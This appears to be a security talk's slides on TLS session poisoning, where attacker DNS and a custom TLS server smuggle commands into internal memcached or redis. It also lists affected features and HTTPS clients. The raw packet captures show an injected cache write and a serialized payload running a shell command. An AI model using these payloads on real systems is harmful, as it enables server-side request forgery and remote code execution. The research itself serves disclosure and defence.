



```
c_F^ڴ
      sNí D㊺
F*&>,Q+/$(k#'g
9          3=<5/ssltest.jmaddux.com




3t
0.hhttp/1.11

+        -3&$ˊL c`l?Ih
                          7j{lE)
set z 0 0 14
im in ur cache
Q10.WZ/F/TI3b9vR[*EW0u^C
```



```
c_CL;nŋ@r5 ]R+S,6l86<N;
>,Q+/$(k#'g
9        3=<5/ssltest.jmaddux.com




3t
0.hhttp/1.11

+       -3&$ .TkvƆ|(kz+)
set :1:page_hits 1 300 56
-posixsystemopen -a CalculatorR.
FtD<10|
s
}#kpY@.O9X9j?˝   ?^C
```

Testing approach


Internet
Alternating DNS Server
Custom TLS
IP of Custom TLS box
127.0.0.1
redis config


Internet
Alternating DNS Server
Custom TLS
Just netcat
IP of Custom TLS box
IP of Netcat box
redis config

Code available at: https://github.com/jmdx/TLS-poison

Alternating DNS Server

Fork of https://github.com/SySS-Research/dns-mitm


Custom TLS

Fork of https://github.com/ctz/rustls

Thanks to Akash Idnani for writing the redis-based configuration stuff


Implications

What's now vulnerable




Surprisingly common

- OIDC discovery (sometimes)
- Webpush
- Webmention
- Apple Pay Web
- In browsers, just phishing people (Then we call it CSRF)
  - Wifi captive portals
- SSDP




- SVG conversion
- URL-based XXE
- Scraping
- Webhooks
- PDF renderers with images enabled

Getting more common



What things cache TLS sessions?

HTTPS Client library/application	Can haxx you?	
Java HttpsUrlConnection	Yes	
Webkit	Yes	
Chrome	Yes	
Firefox	No	Caches by IP address, not domain (should be both)
Curl/libcurl	Yes	
IOS, Android SSDP	Yes	
Python 'requests' package	No	
Go http client	Not yet	Open issue on github to cache sessions
node-fetch, axios	Yes	Node has built-in cache



